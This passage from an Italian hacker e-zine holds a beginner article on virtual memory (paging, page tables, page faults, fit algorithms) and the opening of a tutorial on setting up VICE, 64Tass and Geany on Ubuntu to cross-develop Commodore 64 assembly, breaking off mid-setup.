Credo sia più difficile trovare un bug in un grande progetto software, che capire la causa del crollo di un palazzo e come lo stesso si poteva evitare. Perché, di presuntuosi come me e di finti professionisti della programmazione ce ne sono fin troppi. Vi siete chiesti perché i crash dei vostri software sono più frequenti dei crolli? Forse perché progettiamo case da millenni e solo da 20 anni costruiamo dal nulla modi impensabili per risolvere problemi che 30 anni fa nemmeno esistevano? O forse perché questa evoluzione così repentina ci ha fatto rimanere indietro rispetto alle creature del nostro ingegno? Osservare che un campo di ricerca da noi stessi creato è ancora a noi così oscuro e non riuscire ad ammetterlo è non solo da presuntuosi, ma anche da stupidi.

vikkio88

Ringrazio vivamente il prof. Cossentino che mi ha aperto un mondo

La Memoria Virtuale
che cos'è?


Premessa

Nei numeri 10 e 11 di UnderAttHack abbiamo visto cos'è un sistema operativo e come si comporta in determinate circostanze come ad esempio nella gestione dei processi.
E' però arrivato il momento di trattare un altro aspetto, forse meno interessante, ma altrettanto importante come la Memoria Virtuale!

Introduzione


La memoria virtuale nasce dall'esigenza di tenere in memoria grandi programmi, programmi che un tempo, data la ridotta quantità di memoria, potevano eccedere la memoria disponibile!
Oggi questi problemi non esistono più, abbiamo a disposizione una grandissima quantità di memoria ma quella che andremo a spiegarvi è una tecnica ancora oggi utilizzata per la gestione della multi-programmazione!

Supponiamo di avere un software formato da una parte principale M e due sottoparti A e B.



Come si può vedere dalla figura, la somma delle parti del programma eccede la quantità di memoria disponibile.

Supponiamo anche di essere a conoscenza che A e B non comunichino mai tra loro ma solo con M, in questo caso non ci serve che i due componenti siano contemporaneamente in memoria con M.



Adesso il programma ci sta perfettamente in memoria.
L'asterisco indica al Loader che sarà quella zona di memoria che dovrà essere sostituita quando al programma servirà la parte B piuttosto che la parte A.

Quando la dimensione dei programmi eccede la memoria disponibile entra in gioco la memoria virtuale in modo del tutto trasparente e automatico senza l'intervento diretto del programmatore.


Ma che cos'è la memoria virtuale?
La memoria virtuale è una tecnica di gestione della memoria in cui si ammette che la somma delle rappresentazioni dei programmi ecceda la dimensione della memoria fisica.

Infatti i programmi non saranno mai caricati completamente in memoria. Esistono poi diverse tecniche che permettono questa rappresentazione della memoria che sono:

1) Memoria Virtuale Paginata
2) Memoria Virtuale Segmentata


La Memoria Virtuale Paginata

Supponiamo di avere il nostro programma salvato su disco in tanti rettangoli che prendono il nome di pagina. Abbiamo anche una memoria centrale suddivisa in porzioni, chiamati blocchi di memoria, che hanno la stessa dimensione delle pagine.



Una pagina non è altro che un pezzo di un programma tagliato in pezzi a dimensione fissa e caricati in memoria. La pagina però può trovarsi in un blocco qualsiasi della memoria e questo è un grosso problema perché così facendo si perde di vista il programma nel suo insieme e più che altro sorge un problema non indifferente che è quello degli indirizzi. Se prendiamo un pezzo di programma e gli cambiamo il posto come facciamo a risalire al suo indirizzo fisico su disco? Come facciamo a capire dove risiedeva? Entra così in gioco il problema degli indirizzi, fondamentale per il corretto funzionamento di un programma!


Per prima cosa dobbiamo vedere la pagina come se fosse una vera pagina di un libro, dobbiamo vederla come se fosse suddivisa in due parti che indicano la pagina e lo spiazzamento (o riga della pagina) alla quale troviamo il dato che ci interessa.



Bisogna però sapere anche dove si trova la pagina in cui devo leggere. Bisogna in qualche modo tenerne traccia per non incorrere in errori che potrebbero generare malfunzionamenti. Ho bisogno di una corrispondenza tra blocco e pagina. Il problema si risolve facilmente sfruttando una mappa, la Page Map Table.

Page Map Table

La Page Map Table (da adesso PMT) tiene traccia di tutte le corrispondenze tra blocchi e pagine, su ogni riga della PMT c'è il numero del blocco che contiene la pagina cercata.




Risalire dalla PMT all'indirizzo del blocco è molto semplice, basta utilizzare una semplice formula matematica che ci restituirà l'indirizzo fisico nel quale risiede il dato:

PMT(P) + S = Indirizzo FISICO

Detto a parole il procedimento è:

- Si legge P
- Si va alla riga P della PMT
- Si estrae l'indirizzo di inizio del blocco
- All'indirizzo ottenuto si aggiunge il valore S
- L'indirizzo ottenuto è l'indirizzo fisico del dato

Questa logica va benissimo se vista dal punto di vista del processore, ma se la si guarda dal punto di vista del Sistema Operativo in un sistema multi-programmato si può notare subito come ciò non vada più bene.
Infatti in un sistema multi-programmato diversi processi coesistono contemporaneamente e quindi ogni processo ha una sua PMT. Bisogna quindi fare in modo di individuare per prima cosa dove questa tabella risiede (di norma nella cache per garantire prestazioni elevate).
Per risolvere questo problema è stato inserito nel processore un registro speciale che si chiama PMTAR (Page Map Table Address Register) che mantiene in memoria l'indirizzo di inizio di una tabella che a sua volta contiene la posizione di tutte le PMT dei processi.



In questo modo è molto più semplice risalire all'indirizzo di ogni dato senza sbagliare la tabella di lettura. A questo punto però la formula per risalire all'indirizzo fisico di un dato va leggermente modificata perché è entrato in gioco un nuovo registro:

(PMTAR + P) + S = Indirizzo FISICO

La PMT non contiene solo l'indirizzo delle pagine, ha un bit in più. Questo bit risponde alla domanda: "La pagina che stai cercando è caricata in memoria?" Se quando il PMTAR va a leggere qual bit lo trova a 0 allora vuol dire che la pagina richiesta non è ancora stata caricata in memoria andando così incontro ad un PAGE FAULT. Questo errore genera una chiamata di sistema che provvede in pochissimo tempo ad andare su disco a cercare la pagina causando una interruzione momentanea del programma.

E' però necessario che ci sia spazio per poter caricare una nuova pagina, altrimenti sarà necessario cancellare qualche pagina vecchia, compito affidato ad un particolare algoritmo chiamato LRU che, basandosi sul tempo di non utilizzo da parte della CPU decide se una determinata pagina può essere cancellata.
Per velocizzare il lavoro dell'algoritmo tutte le pagine sono inserite in una lista ordinata al contrario, infatti il primo elemento è quello meno utilizzato, in questo modo è semplice tenerla ordinata sfruttando i puntatori.

La Memoria Virtuale Segmentata

Tutto il discorso fatto fino ad ora può essere ritenuto valido anche per questo tipo di memoria ma c'è una fondamentale differenza. Questa memoria infatti non spezza il programma in blocchi a dimensione fissa, prova a seguire la semantica del programma tagliandolo mantenendo unite procedure e funzioni. In questo modo però il blocco di memoria non viene utilizzato al 100% come nella memoria paginata, anzi si corre il rischio di sprecare una notevole quantità di spazio perché i segmenti non avendo una dimensione fissa potrebbero essere o troppo piccoli o troppo grandi per lo spazio a disposizione.
Esistono comunque diverse tecniche che cercano di risolvere questo problema:

1. Best Fit
2. Worst Fit
3. First Fit

BEST FIT
E' una tecnica che fa in modo di leggere tutti i buchi presenti nel blocco di memoria e di cercare quello che per dimensione si avvicina il più possibile alla grandezza del segmento che deve essere scritto così da lasciare lacune il più piccole possibili.

WORST FIT
Questo algoritmo fa in modo di scrivere il segmento nella lacuna più grande che c'è nel blocco di memoria.

FIRST FIT
Questo algoritmo a differenza dei due precedenti non bada molto alle dimensioni della lacuna e del segmento, la prima lacuna sufficientemente grande da contenere il segmento viene utilizzata.

Nessuna di queste 3 tecniche però risulta ottimale perché sono tutte operazioni troppo casuali per essere gestite con un algoritmo efficiente. E' difficile stabile quale delle due memorie (paginata o segmentata) sia più giusto utilizzare perché come avrete capito entrambe hanno dei pro e dei contro. Per fortuna questa scelta non dipende dal programmatore ma se la vede il Sistema Operativo facendoci dormire sonni più tranquilli!

Christian "ultimoprofeta" Giupponi

CrossDev64
Cross-development assembly per C64 su Linux

"Do you pine for the nice days of minix-1.1, when
men were men and wrote their own device drivers?"
Linus Torvalds in comp.os.minix
5 ottobre 1991, 11:53 am

Avvertenze per l'uso.
Attenzione! Prima di cominciare a leggere l'articolo che segue mi corre l'obbligo di informarvi che alcuni di voi potrebbero precipitare in un vortice di ricordi nostalgici che spesso porta a stati mentali di profonda ansia e persino ad una vera e propria sindrome molto frequente fra gli over 35 di tutto il mondo: il retro-computing! Forme estreme di questa malattia portano all'allontanamento parziale o totale dall'affetto dei propri cari, completa indifferenza nei confronti del mondo reale, totale impermeabilità ad ogni forma di occupazione, lavoro e impegno in altre attività. Siete avvisati. Procedete solo a vostro rischio e pericolo. L'autore declina ogni responsabilità per eventuali danni o disagi derivanti direttamente o indirettamente dal contenuto che segue.

Personalmente mi accade di riscoprire periodicamente (o sarebbe meglio dire "ciclicamente") molte delle passioni coltivate in gioventù. Sono un tipo curioso per natura e nel corso degli anni sono molte le attività hobbistiche e non che mi hanno attirato. Un po' come tutti del resto, immagino. Dallo sport (il basket in particolare) ai libri, dalla musica agli scacchi, alcune passioni tornano a trovarmi di tanto in tanto e spesso con rinnovata energia permettendomi di scoprire e approfondire lati rimasti inesplorati. Ma ce n'è una che più delle altre è in grado di prendermi totalmente, impadronendosi in maniera quasi ossessiva di tutto il tempo a mia disposizione, non solo quello "libero". E almeno a giudicare da quanto ho visto in poche ore notturne passate a googlare qua e là, temo di essere in ottima e numerosissima compagnia. Anche fra i miei connazionali. No, non sto parlando di sesso, voyeurismo, ecc. ma della passione per il cosiddetto "retro-computing", ossia dell'insana mania per i modelli di home computer che dalla fine degli anni Settanta si diffusero fra studenti, hobbisti, informatici, programmatori della prima ora e semplici utenti di videogiochi.

La generazione dei nati negli anni Sessanta è stata fortunata per certi versi. Ha visto l'alba della trasformazione della società della comunicazione da analogica a digitale. I primi home computer riuscirono a portare la conoscenza dell'hardware, della programmazione e dei videogiochi dalle grandi e inaccessibili "sale macchina" dei centri di calcolo di università e grandi imprese fin dentro nelle case e nei cervelli di molti giovani e adolescenti dell'epoca. E da allora, per alcune di queste persone, la passione e la voglia di "giocare con l'informatica" non se ne sono mai andate. Anzi, in molti casi, la passione si è trasformata prima in studio e poi in professione. Non è un mistero che molti programmatori, imprenditori e professionisti informatici di oggi del nostro paese si siano formati o abbiano avuto il loro primo contatto con silicio e listati Basic/Assembly nella prima metà degli anni Ottanta su macchine a 8/16-bit come gli home computer dell'americana Commodore (Vic-20, 64, Amiga su tutti), dell'inglesissimo Sir Clive Sinclair (ZX Spectrum e successive incarnazioni fino all'elegante QL) e dell'Atari (800, ST). In altre nazioni e continenti le cose sono andate più o meno allo stesso modo, salvo il fatto che in alcuni mercati sia prevalsa la diffusione di modelli e standard diversi (ad esempio Acorn e Amstrad in UK, lo standard MSX in Asia, Apple in tutto il mondo a partire dall'Apple II, passando per il MacIntosh, ecc.).

Poi lo standard hardware aperto di IBM con il suo PC (prima XT e poi AT), basato su processori Intel, partito anch'esso nel 1982 ma inizialmente e per molti anni rivolto ad un'utenza quasi esclusivamente aziendale, ha avuto la meglio su tutti gli home computer e si è imposto anche come computer "personale" e domestico, diventando al contempo principale strumento di lavoro, d'apprendimento e di svago.

Tutti quelli che avevano speso centinaia di ore a giocare, programmare e più genericamente esplorare il proprio home computer furono costretti ad adeguarsi e prendere un PC. Ma non senza una certa riluttanza. Come spesso accade in vari settori tecnologici del mercato, gli standard che alla fine si impongono non sempre rappresentano le soluzioni tecniche più avanzate o meglio progettate. Molti home computer fino alla metà degli anni Novanta possedevano caratteristiche tecniche e di progettazione superiori ai PC dell'epoca (con chip video e sonori dedicati, bus dati proprietari ottimizzati, ecc.), ma restavano macchine formalmente "chiuse", nel senso che non erano espandibili o "upgradabili" facilmente e a costi accettabili. Anche i modelli successivi presentati dalla stessa casa produttrice, pur introducendo novità appetibili, non erano completamente compatibili con quelli precedenti a livello software e hardware (si pensi ad esempio ai computer della linea Commodore Amiga).

Oggi la maggior parte dei quarantenni e dei trentenni che 20-30 anni fa "smanettavano" furiosamente sulla tastiera del proprio home computer, armati di registratore a cassette o nel migliore dei casi di lentissimi drive per floppy disk da 5" e 1/4, guardano con nostalgia ai vecchi tempi, relegando nella propria polverosa stanza dei ricordi tutti quei pomeriggi passati a tentare di battere il record di uno shoot'em up, a trovare il modo migliore per far scorrere del testo senza sfarfallìo sullo schermo, a trovare la soluzione di un adventure game testuale o grafico, a scrivere routine grafiche per uno schermo da 320x200 pixel a 4 colori, a digitare i listati chilometrici in BASIC o linguaggio macchina di programmi trovati sulle riviste specializzate. Non tutti, però! Molti non hanno abbandonato la loro passione di un tempo, ma l'hanno perpetrata e nutrita in tutti questi anni, continuando a sviluppare soluzioni hardware e software per le loro piattaforme più amate. Il fenomeno del retro-computing, a ben guardare molto esteso (molto più di quanto si possa immaginare), coinvolge centinaia di programmatori e geek sparsi sul pianeta e uniti su Internet in comunità e network attivi ed agguerriti. La "scena" di un tempo non si è mai fermata, in realtà, e tutt'oggi fioriscono nuovi siti web che raccolgono news ed eventi, gli esiti di riunioni e meeting periodici, i risultati dei demo party e dei retro-festival a cui partecipano i migliori hacker, coder, musicisti e grafici di tutto il mondo, spesso riuniti in gruppi che esistono da tanti anni, che si sfidano in competizioni "all'ultimo ciclo di CPU" per spremere al massimo i loro home computer a 8/16 bit ancora vivi e vegeti. Esistono persino band musicali dedite a esecuzioni dal vivo di brani tratti da sigle e colonne sonore dei vecchi giochi per C64 e Amiga!

Sì, lo so, a questo punto la domanda sorge spontanea: perché lo fanno? A che serve? Che senso ha programmare e usare software per un computer ormai oggettivamente obsoleto? La risposta, secondo me, è complessa e, per poterne fornire una corretta, occorre tenere conto di almeno tre aspetti. Il primo è quello sociale. Il senso di appartenenza ad una comunità di programmatori e hacker conta moltissimo fra gli informatici. Molti fra gli attuali seguaci della programmazione per vecchie macchine hanno fatto parte di aziende, software house o gruppi dediti alla produzione di giochi, software e intro/demo e si sono fatti un nome sul campo fra i loro pari guadagnandone in rispetto e ammirazione (avete letto "Just For Fun" di Linus Torvalds?). Alcuni di questi hacker non hanno mai smesso di sviluppare codice e tecniche per il loro computer e lo fanno anche per continuare i loro rapporti decennali con amici e sodali informatici. Il secondo motivo è il divertimento tout court. Programmare, "giocare" (nel senso hacking del termine) con un sistema che tanto divertimento ha procurato in passato è un qualcosa che non va buttato via. Anzi, se lo si può rinnovare di tanto in tanto confrontando le proprie scoperte e le nuove tecniche con altri esperti tanto meglio. Terzo: potersi dedicare ad una forma di programmazione creativa, più vicina all'hardware e quindi più potente, da cui deriva maggiore controllo per il programmatore. La creatività è una conseguenza diretta data dall'utilizzo di macchine a 8 bit estremamente limitate se paragonate ai "mostri" che popolano le nostre odierne scrivanie: è una vera sfida tentare di fare alcune cose con una macchina il cui processore gira ad appena 1 Mhz, avendo a disposizione solo qualche decina di KByte di RAM, una manciata di colori sullo schermo e tre canali per il suono. Alcuni hacker, anche di recente, hanno trovato nuove tecniche o hanno portato tecniche grafiche moderne su un vetusto Commodore 64 per costringerlo a delle performance che fino a poco tempo fa si ritenevano inimmaginabili.

In questo articolo cercherò di portare alla vostra attenzione proprio uno degli aspetti del retro-computing che, per certi versi, rappresenta uno di quelli meno comprensibili ad una prima occhiata: la programmazione in assembly per il Commodore 64 attraverso il cosiddetto cross-development, un metodo di sviluppo che consiste nel programmare in assembly o in qualsiasi altro linguaggio su una piattaforma diversa da quella "target". Ciò comporta anche compilare il codice scritto sulla piattaforma di sviluppo con strumenti e tool propri e infine ottenere il programma completo eseguibile pronto ad essere trasferito nella macchina target per l'esecuzione. Nel caso che trattiamo la piattaforma di sviluppo è il nostro amato Linux (userò una distribuzione Ubuntu) mentre quella target, come accennato, è il buon vecchio C64, praticamente senza modifiche, emulato per l'occasione su Ubuntu Linux utilizzando VICE, un potente emulatore di tutti i modelli Commodore a 8 bit. Questo significa che per cominciare a lavorare non avete bisogno di un vero C64 in chip, plastica e silicio (il breadbin, come è soprannominato), ma solo di un PC basato su Ubuntu Linux, un po' di software, per lo più open source, e, ingrediente fondamentale, un po' di nostalgia per i vecchi tempi! Gli stessi risultati si possono ottenere anche allestendo il cross-development su altre piattaforme (come Windows e Mac OS X), con altri emulatori e differenti strumenti di programmazione. Persino il metodo per fare cross-development qui illustrato può essere variato sulla stessa piattaforma in base agli strumenti (editor, cross-compiler, emulatore C64) che decidete di usare. E la scelta sulla Rete è davvero ricchissima. Googlare per credere.

Ricapitolando, per programmare in assembly per il C64 senza avere un C64, lavorando su una qualsiasi piattaforma o sistema operativo moderni, avremo bisogno di:

- un emulatore per il C64 (per far girare i nostri esempi)
- un compilatore (ed eventualmente un linker) per il codice sorgente
- un editor di testo (magari con qualche funzione macro per simulare un piccolo IDE)

Allora andiamo con ordine e costruiamo il nostro ambiente di lavoro.

1. Emulare con VICE

Su Linux il miglior emulatore di sistemi C64 è senza dubbio **VICE**, acronimo di **V**ersat**I**le **C**ommodore **E**mulator. Questo software è in realtà in grado di emulare tutti i computer a 8 bit della Commodore (a partire da tutti i modelli PET, compreso il CBM-II, passando per il VIC-20, C64, C16, Plus/4 ed il C128). La versione 2.2, l'ultima uscita al momento in cui scrivo, è molto accurata e potente ed è rilasciata con licenza GNU GPL. Fino a poco tempo fa, nel pacchetto di distribuzione erano incluse anche le ROM dei vari modelli emulati. Oggi non è più così per problemi legati al copyright delle stesse ROM, attualmente di proprietà della società olandese Tulip Computers) ed occorre scaricarle a parte. Per l'installazione dell'emulator engine su Ubuntu non c'è nulla di più semplice. Apriamo un terminale e digitiamo:

```
cercamon@linuxbox:~$ sudo apt-get install vice
```

Quando vi viene chiesto, digitate la password dell'utente che state usando per avere i diritti necessari a installare il pacchetto sul sistema. Scarichiamo poi il package contenente le ROM dalla Rete con:

```
cercamon@linuxbox:~$ cd Scaricati/
cercamon@linuxbox:~/Scaricati# wget http://underatthack.org/uah14/crossdev64/vice-1.5-roms.tar.gz
```

Ora estraiamo nella cartella "Scaricati" il contenuto del pacchetto **vice-1.5-roms.tar.gz**

```
cercamon@linuxbox:~/Scaricati$ tar zxvf vice-1.5-roms.tar.gz
```

A questo punto avremo la cartella **vice-1.5-roms** all'interno della cartella **Scaricati**. Ora è necessario copiare i file che rappresentano le ROM dei diversi modelli di computer Commodore nelle cartelle dell'emulatore in modo che quest'ultimo le riconosca quando ne ha bisogno. Già che ci siamo montiamo tutte le ROM, non soltanto quella per il C64, anche se noi più avanti useremo solo quella.

```
cercamon@linuxbox:~/Scaricati$ sudo -s
cercamon@linuxbox:~/Scaricati$ cd vice-1.5-roms/data/
cercamon@linuxbox:~/Scaricati/vice-1.5-roms/data$ cp -r C64 /usr/lib/vice
cercamon@linuxbox:~/Scaricati/vice-1.5-roms/data$ cp -r C128 /usr/lib/vice
cercamon@linuxbox:~/Scaricati/vice-1.5-roms/data$ cp -r CBM-II /usr/lib/vice
cercamon@linuxbox:~/Scaricati/vice-1.5-roms/data$ cp -r DRIVES /usr/lib/vice
cercamon@linuxbox:~/Scaricati/vice-1.5-roms/data$ cp -r PET /usr/lib/vice
cercamon@linuxbox:~/Scaricati/vice-1.5-roms/data$ cp -r VIC20 /usr/lib/vice
```

Naturalmente i comandi di copia si possono condensare in un unico comando, a voi la scelta. La copia delle ROM termina la nostra installazione di VICE. Dovreste trovare il *launcher* dell'applicazione nel menù **Applicazioni --> Altro --> Commodore 64.** L'emulatore può essere lanciato anche da terminale semplicemente con il comando **x64**, ma noi eviteremo anche questo perché utilizzeremo una funzione macro del nostro editor di testo/codice sia per compilare i nostri programmi in assembly sia per lanciarne automaticamente l'esecuzione all'interno dell'emulatore.

2. Cross-compilare con 64Tass

Ci sono molti compilatori, o sarebbe meglio dire *cross-compiler*, di codice assembly 6502 per i diversi e più diffusi sistemi operativi. Per generare i nostri programmi eseguibili sul C64 a partire da una piattaforma Linux, la nostra scelta è caduta su **64Tass** per la semplicità d'uso abbinata ad una buona sintassi e alla disponibilità di costrutti e macro che aiutano la produttività e la riusabilità del codice. Molto in voga fra i coder attivi nella "scena" attuale del C64 sono i cross-compiler DASM e KickAssembler, che offrono, soprattutto il secondo, una sintassi molto evoluta ed una serie di utility che nulla hanno da invidiare ai compilatori di linguaggi "classici" come C/C++ o Java.

Nato come tool scritto da un programmatore ad uso di programmatori, 64Tass ha nel tempo maturato una sua evoluzione ed oggi supporta anche il processore 65816 (un *replacement* del 6510 a 4 Mhz con opcodes specifici), la CPU64 (un 6510 "pompato" a 20MHz, set esteso di istruzioni per pilotare fino a 16 MB di RAM), il C64DTV e i cosiddetti "illegal opcodes", cioè i codici mnemonici estesi del 6502/6510, talvolta usati nei demo per ottenere risultati grafici e prestazioni particolari. 64Tass supporta anche l'ottimizzazione del codice prodotto, la compilazione multi-pass ed altre caratteristiche, sempre aggiunte negli anni dai vari programmatori che si sono alternati nel suo sviluppo. Inoltre è compatibile con la sintassi del ben noto Turbo Assembler (il miglior assembler che gira direttamente nel C64) e basta aggiungere un CR+LF alla fine di ogni linea per portare il codice sorgente scritto su una macchina Commodore e compilarlo con 64Tass.

L'installazione è molto semplice. Cominciamo con lo scaricare il pacchetto software:

```
cercamon@linuxbox:~/Scaricati$ wget http://underatthack.org/uah14/crossdev64/64tass_v1.46.tar.bz2
```

Per compilare basta eseguire i seguenti comandi:

```
cercamon@linuxbox:~/Scaricati$ tar xjvf 64tass_v1.46.tar.bz2
cercamon@linuxbox:~/Scaricati$ cd 64tass-1.46/
cercamon@linuxbox:~/Scaricati/64tass-1.46# make
```

Ora abbiamo il nostro cross-compiler pronto all'azione. Il file eseguibile prodotto dalla compilazione è **64tass**. Per semplicità e comodità nel suo futuro utilizzo, lo copiamo in una delle directory incluse nel percorso $PATH della nostra installazione Ubuntu.

```
cercamon@linuxbox:~/Scaricati/64tass-1.46$ chmod a+x 64tass
cercamon@linuxbox:~/Scaricati/64tass-1.46$ sudo cp 64tass /usr/local/sbin/
```

Adesso siamo pronti a scrivere codice in assembly per il nostro amato C64, a compilarlo ed ottenere i programmi eseguibili con l'emulatore. Tutto senza mai togliere le mani dalla tastiera della nostra Linux box. Niente male, no?
Sì, tutto molto bello, ma noi siamo geek e programmatori di un certo spessore... Dovremmo forse scrivere codice assembly con un semplice editor di testo (kate, gedit, leafpad) e poi compilare "a mano", debuggare, correggere il codice, ricompilare, verificare, testare il programma lanciando l'emulatore, ecc. ecc. Insomma, dovremmo forse cacciarci nel loop infinito "*edit-compile-execute*", con il solo aiuto fornito dall'history dei comandi immessi in un terminale bash o forse di un makefile (sì, con 64tass si possono usare e non è cosa da poco)? Non sia mai! Noi costruiremo il nostro ambiente di sviluppo!

3. "Codare" con Geany

Per scrivere codice assembly in maniera comoda e per costruire una sorta di ambiente di sviluppo di tipo IDE, configuriamo **Geany**, un editor molto conosciuto sulla piattaforma Linux. E' davvero leggero, veloce e consente di usare macro, funzioni ed estensioni per semplificare il processo di scrittura – compilazione – esecuzione, tanto caro ai programmatori assembly e non. Ci aiuta anche con l'evidenziazione della sintassi e con il controllo di ogni parte del nostro codice, personalizzando al meglio colori e font di caratteri.
Utilizzare Geany come editor di codice è piuttosto semplice. Ma noi lo useremo anche per effettuare la compilazione e l'esecuzione dei nostri programmi all'interno dell'emulatore in maniera del tutto automatica. Ciò renderà molto rapido il processo di controllo e test delle applicazioni scritte in assembly, il che riveste una grande importanza per aumentare la nostra produttività. Quando si programma in assembly le comodità e i tool di ausilio non sono mai troppi e potremo concentrarci meglio sul codice e sui risultati delle nostre fatiche.
Se non lo avete già nella vostra installazione Ubuntu, procedete con l'installazione di Geany.

```
cercamon@linuxbox:~$ sudo apt-get install geany
```

Per i nostri sorgenti assembly useremo l'estensione .asm. Per sfruttare l'evidenziazione della sintassi propria dei codici operativi del 6502/6510 installiamo il file specifico di definizione della sintassi e delle parole chiave per i file .asm.

```
cercamon@linuxbox:~/Scaricati$ wget http://underatthack.org/uah14/crossdev64/filetypes.asm
